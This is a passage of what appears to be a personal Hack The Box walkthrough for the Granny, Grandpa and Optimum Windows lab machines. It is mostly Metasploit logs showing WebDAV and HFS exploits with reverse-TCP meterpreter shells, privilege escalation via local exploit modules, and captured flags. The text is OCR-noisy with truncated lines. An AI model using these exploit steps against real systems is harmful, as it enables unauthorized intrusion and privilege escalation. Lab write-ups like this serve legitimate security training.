040777/rwxrwxrwx  0     dir   2017-03-15 22:32:52 -0700  LocalService
040777/rwxrwxrwx  0     dir   2017-03-15 22:32:43 -0700  NetworkService
040777/rwxrwxrwx  0     dir   2017-03-15 22:33:42 -0700  john

meterpreter > cd john
meterpreter > ls
Listing: C:\Documents and Settings\john
=======================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040555/r-xr-xr-x  0       dir   2017-03-15 22:33:50 -0700  Application Data
040777/rwxrwxrwx  0       dir   2017-03-15 22:32:27 -0700  Cookies
040777/rwxrwxrwx  0       dir   2017-03-15 23:19:23 -0700  Desktop
040555/r-xr-xr-x  0       dir   2017-03-15 22:33:55 -0700  Favorites
040777/rwxrwxrwx  0       dir   2017-03-15 22:20:48 -0700  Local Settings
040555/r-xr-xr-x  0       dir   2017-03-15 22:33:54 -0700  My Documents
100666/rw-rw-rw-  524288  fil   2017-03-15 23:19:59 -0700  NTUSER.DAT
100666/rw-rw-rw-  1024    fil   2024-11-23 23:57:58 -0800  NTUSER.DAT.LOG
040777/rwxrwxrwx  0       dir   2017-03-15 22:20:48 -0700  NetHood
040777/rwxrwxrwx  0       dir   2017-03-15 22:20:48 -0700  PrintHood
040555/r-xr-xr-x  0       dir   2017-03-15 22:33:54 -0700  Recent
040555/r-xr-xr-x  0       dir   2017-03-15 22:33:44 -0700  SendTo
040555/r-xr-xr-x  0       dir   2017-03-15 22:20:48 -0700  Start Menu
040777/rwxrwxrwx  0       dir   2017-03-15 22:28:41 -0700  Templates
100666/rw-rw-rw-  178     fil   2017-03-15 23:19:59 -0700  ntuser.ini
```

Went to John's desktop and found user.txt and ran cat user.txt


```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Documents and Settings\john\Desktop
===============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  32    fil   2017-03-15 23:19:49 -0700  user.txt

meterpreter > cat user.txt
e69af0e4f443de7e36876fda4ec7644fmeterpreter >
```

Machine # 3 Granny


Kali: 10.10.16.7


Granny:10.129.95.234

1) **Made a directory**



2) **Ran nmap and did cat nmap.txt**





From the Nmap results, one port is open that is vulnerable to WebDAV

Ran msfconsole

Searched for WebDAV

```
msf6 exploit(windows/iis/ms03_007_ntdll_webdav) > search webdav

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/osx/browser/safari_file_policy                2011-10-12       normal     No     Apple Safari file:// Arbitrary Code Execut
   1   exploit/windows/misc/vmhgfs_webdav_dll_sideload       2016-08-05       normal     No     DLL Side Loading Vulnerability in VMware Ho
nt Redirector
   2   exploit/windows/scada/ge_proficy_cimplicity_gefebt    2014-01-23       excellent  Yes    GE Proficy CIMPLICITY gefebt.exe Remote Coo
   3   auxiliary/scanner/http/webdav_internal_ip                              normal     No     HTTP WebDAV Internal IP Scanner
   4   auxiliary/scanner/http/webdav_scanner                                  normal     No     HTTP WebDAV Scanner
   5   auxiliary/scanner/http/webdav_website_content                          normal     No     HTTP WebDAV Website Content Scanner
   6   exploit/windows/misc/ibm_director_cim_dllinject       2009-03-10       excellent  Yes    IBM System Director Agent DLL Injection
   7   exploit/windows/browser/keyhelp_launchtripane_exec    2012-06-26       excellent  No     KeyHelp ActiveX LaunchTriPane Remote Code E
erability
   8   exploit/windows/iis/ms03_007_ntdll_webdav             2003-05-30       great      Yes    MS03-007 Microsoft IIS 5.0 WebDAV ntdll.dll
w
   9   exploit/windows/ssl/ms04_011_pct                      2004-04-13       average    No     MS04-011 Microsoft Private Communications T
flow
   10  auxiliary/scanner/http/dir_webdav_unicode_bypass                       normal     No     MS09-020 IIS6 WebDAV Unicode Auth Bypass Di
er
   11  auxiliary/scanner/http/ms09_020_webdav_unicode_bypass                  normal     No     MS09-020 IIS6 WebDAV Unicode Authentication
   12  exploit/windows/browser/ms10_022_ie_vbscript_winhlp32 2010-02-26       great      No     MS10-022 Microsoft Internet Explorer Winhlp
 Code Execution
   13  exploit/windows/local/ms16_016_webdav                 2016-02-09       excellent  Yes    MS16-016 mrxdav.sys WebDav Local Privilege
   14  exploit/windows/browser/ms10_042_helpctr_xss_cmd_exec 2010-06-09       excellent  No     Microsoft Help Center XSS and Command Execu
   15  exploit/windows/iis/iis_webdav_upload_asp             2004-12-31       excellent  No     Microsoft IIS WebDAV Write Access Code Exec
   16  exploit/windows/iis/iis_webdav_scstoragepathfromurl   2017-03-26       manual     Yes    Microsoft IIS WebDav ScStoragePathFromUrl O
   17  exploit/windows/browser/ms10_046_shortcut_icon_dllloader 2010-07-16     excellent  No     Microsoft Windows Shell LNK Code Execution
   18  exploit/windows/browser/oracle_webcenter_checkoutandopen 2013-04-16     excellent  No     Oracle WebCenter Content CheckOutAndOpen.dl
ote Code Execution
   19  exploit/windows/http/sap_host_control_cmd_exec        2012-08-14       average    Yes    SAP NetWeaver HostControl Command Injection
   20  exploit/windows/misc/webdav_delivery                  1999-01-01       manual     No     Serve DLL via webdav server
   21  exploit/multi/svn/svnserve_date                       2004-05-19       average    No     Subversion Date Svnserve
   22  exploit/multi/http/sun_jsws_dav_options               2010-01-20       great      Yes    Sun Java System Web Server WebDAV OPTIONS E
```

use exploit/windows/iis/iis_webdav_scstoragepathfromurl

```
msf6 exploit(windows/iis/ms03_007_ntdll_webdav) > use exploit/windows/iis/iis_webdav_scstoragepathfromurl
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set RHOSTS  10.129.95.234
RHOSTS => 10.129.95.234
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set LHOST 10.10.16.7
LHOST => 10.10.16.7
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > options

Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   MAXPATHLENGTH  60               yes       End of physical path brute force
   MINPATHLENGTH  3                yes       Start of physical path brute force
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS         10.129.95.234    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          80               yes       The target port (TCP)
   SSL            false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI      /                yes       Path of IIS 6 web application
   VHOST                           no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.16.7       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2 SP2 x86
```

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > exploit

[*] Started reverse TCP handler on 10.10.16.7:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (175686 bytes) to 10.129.95.234
[*] Meterpreter session 1 opened (10.10.16.7:4444 -> 10.129.95.234:1052) at 2024-11-19 10:08:42 -0800

meterpreter >
```

The exploit worked but the privilege needs to be escalated

```
meterpreter > cd Administrator\\Desktop
[-] stdapi_fs_chdir: Operation failed: Access is denied.
meterpreter > cd Lakis\\Desktop
[-] stdapi_fs_chdir: Operation failed: Access is denied.
```

To escalate privileges, I tried to switch to the NT authority system by using the get system and migrating to NT authorit,y but it was still denied them

During that time, I noted the directories on the systems within documents and settings and found administrator and Lakis profiles there


I used local exploit suggester and got exploit/windows/local/ms10_015_kitrap0d


```
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):
```

Exploit opened the shell with root privileges

```
meterpreter > shell
Process 2032 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings>C:\Documents and Settings\Lakis\Desktop>type user.txt
```

Found root.txt in admin desktop and user.txt in Lakis desktop







Machine #4 Grandpa

Kali: 10.10.16.27
Target: 10.129.95.233


1) **Create a directory for Grandpa**



2) **Ran Nmap scan**



3) **Nmap Result**



4) **I started metaspoloit, searched webdav and found the exploit i wanna use (16)**

```
msf6 > search webdav

Matching Modules
================

   #   Name
   -   ----
   0   exploit/osx/browser/safari_file_policy
   1   exploit/windows/misc/vmhgfs_webdav_dll_sideload
ent Redirector
   2   exploit/windows/scada/ge_proficy_cimplicity_gefebt
   3   auxiliary/scanner/http/webdav_internal_ip
   4   auxiliary/scanner/http/webdav_scanner
   5   auxiliary/scanner/http/webdav_website_content
   6   exploit/windows/misc/ibm_director_cim_dllinject
   7   exploit/windows/browser/keyhelp_launchtripane_exec
nerability
   8   exploit/windows/iis/ms03_007_ntdll_webdav
ow
   9   exploit/windows/ssl/ms04_011_pct
rflow
   10  auxiliary/scanner/http/dir_webdav_unicode_bypass
ner
   11  auxiliary/scanner/http/ms09_020_webdav_unicode_bypass
   12  exploit/windows/browser/ms10_022_ie_vbscript_winhlp32
x Code Execution
   13  exploit/windows/local/ms16_016_webdav
   14  exploit/windows/browser/ms10_042_helpctr_xss_cmd_exec
   15  exploit/windows/iis/iis_webdav_upload_asp
   16  exploit/windows/iis/iis_webdav_scstoragepathfromurl
   17  exploit/windows/browser/ms10_046_shortcut_icon_dllloader
   18  exploit/windows/browser/oracle_webcenter_checkoutandopen
```

5) **Ran + configured the exploit and got a meterpreter**

```
msf6 > use exploit/windows/iis/iis_webdav_scstoragepathfromurl
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set RHOSTS 10.129.95.233
RHOSTS => 10.129.95.233
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set LHOST 10.10.16.27
LHOST => 10.10.16.27
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > exploit

[*] Started reverse TCP handler on 10.10.16.27:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (175686 bytes) to 10.129.95.233
[*] Meterpreter session 1 opened (10.10.16.27:4444 -> 10.129.95.233:1031) at 2024-11-20 15:06:06 -0800
```

6) **Need privilege escalation**

```
meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
```

7) **I migrated to NT authority and opened a shell yet access was still denied**

```
Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System
 272   4     smss.exe
 320   272   csrss.exe
 344   272   winlogon.exe
 392   344   services.exe
 404   344   lsass.exe
 580   392   svchost.exe
 668   392   svchost.exe
 736   392   svchost.exe
 780   392   svchost.exe
 796   392   svchost.exe
 944   392   spoolsv.exe
 984   392   msdtc.exe
 1088  392   cisvc.exe
 1128  392   svchost.exe
 1184  392   inetinfo.exe
 1220  392   svchost.exe
 1260  344   logon.scr
 1328  392   VGAuthService.exe
 1404  392   vmtoolsd.exe
 1508  392   svchost.exe
 1616  392   svchost.exe
 1788  392   alg.exe
 1820  392   dllhost.exe
 1896  580   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 2380  580   wmiprvse.exe
 3692  1508  w3wp.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
 3732  1088  cidaemon.exe
 3784  1088  cidaemon.exe
 3808  1088  cidaemon.exe
 3960  580   davcdata.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcdata.exe
 4080  3692  rundll32.exe       x86   0                                      C:\WINDOWS\system32\rundll32.exe

meterpreter > migrate 1896
[*] Migrating from 4080 to 1896...
[*] Migration completed successfully.
```

8) **So I ran post/multi/recon/local_exploit_suggester and got 41 exploits only 7 said yes so I tried them and ended up using 3**

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.129.95.233 - Collecting local exploits for x86/windows ...
[*] 10.129.95.233 - 167 exploit checks are being tried ...
[+] 10.129.95.233 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.129.95.233 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.129.95.233 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.129.95.233 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.129.95.233 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.129.95.233 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.129.95.233 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.129.95.233 - Valid modules for session 1:
============================

 #   Name                                                           Potentially Vulnerable?  Check Result
 -   ----                                                           -----------------------  ------------
 1   exploit/windows/local/ms10_015_kitrap0d                        Yes                      The service is running, but could not be validated.
 2   exploit/windows/local/ms14_058_track_popup_menu                Yes                      The target appears to be vulnerable.
 3   exploit/windows/local/ms14_070_tcpip_ioctl                     Yes                      The target appears to be vulnerable.
 4   exploit/windows/local/ms15_051_client_copy_image               Yes                      The target appears to be vulnerable.
 5   exploit/windows/local/ms16_016_webdav                          Yes                      The service is running, but could not be validated.
 6   exploit/windows/local/ms16_075_reflection                      Yes                      The target appears to be vulnerable.
 7   exploit/windows/local/ppr_flatten_rec                          Yes                      The target appears to be vulnerable.
 8   exploit/windows/local/adobe_sandbox_adobecollabsync            No                       Cannot reliably check exploitability.
 9   exploit/windows/local/agnitum_outpost_acs                      No                       The target is not exploitable.
 10  exploit/windows/local/always_install_elevated                  No                       The target is not exploitable.
 11  exploit/windows/local/anyconnect_lpe                           No                       The target is not exploitable. vpndownloader.exe not found on
file system
 12  exploit/windows/local/bits_ntlm_token_impersonation            No                       The check raised an exception.
 13  exploit/windows/local/bthpan                                   No                       The target is not exploitable.
 14  exploit/windows/local/bypassuac_eventvwr                       No                       The target is not exploitable.
 15  exploit/windows/local/bypassuac_fodhelper                      No                       The target is not exploitable.
 16  exploit/windows/local/bypassuac_sluihijack                     No                       The target is not exploitable.
 17  exploit/windows/local/canon_driver_privesc                     No                       The target is not exploitable. No Canon TR150 driver directory
found
 18  exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move   No                       The target is not exploitable. The build number of the target
machine does not appear to be a vulnerable version!
 19  exploit/windows/local/cve_2020_1048_printerdemon               No                       The target is not exploitable.
```

9) I backgrounded the session and ran the exploit against the session

```
[*] Using exploit/windows/local/ms14_070_tcpip_ioctl
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > set session 1
session ⇒ 1
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > set LHOST 10.10.16.27
LHOST ⇒ 10.10.16.27
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > run

[*] Started reverse TCP handler on 10.10.16.27:4444
[*] Storing the shellcode in memory ...
[*] Triggering the vulnerability ...
[*] Checking privileges after exploitation ...
[+] Exploitation successful!
[*] Sending stage (175686 bytes) to 10.129.95.233
[*] Meterpreter session 2 opened (10.10.16.27:4444 → 10.129.95.233:1032) at 2024-11-20 15:21:09 -0800

meterpreter > 
```

10) I got the metrpreter opened a shell and checked that I was still NT authority system. I navigated to Harry's desktop and got user.txt

```
Server username: NT AUTHORITY\SYSTEM
meterpreter > cat "C:\Documents and Settings\Harry\Desktop\user.txt"
bdff5ec67c3cff017f2bedc146a5d869meterpreter > 
```


Got root.txt

```
meterpreter > cat "C:\Documents and Settings\Administrator\Desktop\root.txt"
9359e905a2c35f861f6a57cecf28bb7bmeterpreter > 
```


Machine #5 Optimum

Kali IP: 10.10.16.27
Optimum IP: 10.129.100.192


1) **Made a directory**




2) **Ran nmap**



3) **Cat nmap**



4) **Searched hfs**



5) **Used exploit and configured payload for shell which took my directory to user and i cat the user.txt**

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD ⇒ windows/shell/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > [-] Failed to load extension: No response was received to the co
[-] Failed to load extension: No response was received to the core_enumextcmd request.

msf6 exploit(windows/http/rejetto_hfs_exec) > [*] Command shell session 6 opened (10.10.16.27:4444 → 10.129.1
24-11-21 12:52:31 -0800

msf6 exploit(windows/http/rejetto_hfs_exec) > [*] Meterpreter session 4 opened (10.10.16.27:4444 → 127.0.0.1)
2:37 -0800
[*] Meterpreter session 3 opened (10.10.16.27:4444 → 10.129.100.192:49294) at 2024-11-21 12:52:38 -0800
[*] Meterpreter session 2 opened (10.10.16.27:4444 → 10.129.100.192:49296) at 2024-11-21 12:52:38 -0800
sessions - 2

Active sessions
===============

  Id  Name  Type              Information                                  Connection
  --  ----  ----              -----------                                  ----------
  6         shell x86/windows  Shell Banner: Microsoft Windows [Version 6.3.96  10.10.16.27:4444 → 10.129.100
                               00] (c) 2013 Microsoft Corpor ...            9.100.192)
```

```
C:\Users\kostas\Desktop>
C:\Users\kostas\Desktop>[*] Meterpreter session 5 opened (10.10.16.27:4444 → 10.129.100.192:49295) at 2024-11
dir
dir
 Volume in drive C has no label.
 Volume Serial Number is EE82-226D

 Directory of C:\Users\kostas\Desktop

27/11/2024  01:25 ••    <DIR>          .
27/11/2024  01:25 ••    <DIR>          ..
28/11/2024  07:47 ••    <DIR>          %TEMP%
18/03/2017  02:11 ••           760.320 hfs.exe
27/11/2024  01:00 ••                34 user.txt
               2 File(s)        760.354 bytes
               3 Dir(s)   5.641.945.088 bytes free

C:\Users\kostas\Desktop>user.txt

user.txt

C:\Users\kostas\Desktop>
C:\Users\kostas\Desktop>

C:\Users\kostas\Desktop>type user.txt
type user.txt
e3cc3f235011947dcb1e2f590d914acc
```

```
C:\Users\kostas\Desktop>type user.txt
type user.txt
e3cc3f235011947dcb1e2f590d914acc
```

From the shell created for Kostas, I ran exploit suggester to upgrade privileges and used the second exploit, and set it against session 1

```
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.129.158.169 - Collecting local exploits for x86/windows...
[*] 10.129.158.169 - 167 exploit checks are being tried...
[+] 10.129.158.169 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.129.158.169 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be vali
dated.
[*] Running check method for exploit 41 / 41
[*] 10.129.158.169 - Valid modules for session 1:
============================

 #   Name                                                           Potentially Vulnerable?  Check Result
 -   ----                                                           -----------------------  ------------
 1   exploit/windows/local/bypassuac_eventvwr                       Yes                      The target appears to be vulnerable.
 2   exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes                      The service is running, but could no
t be validated.
```

```
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set lport 4445
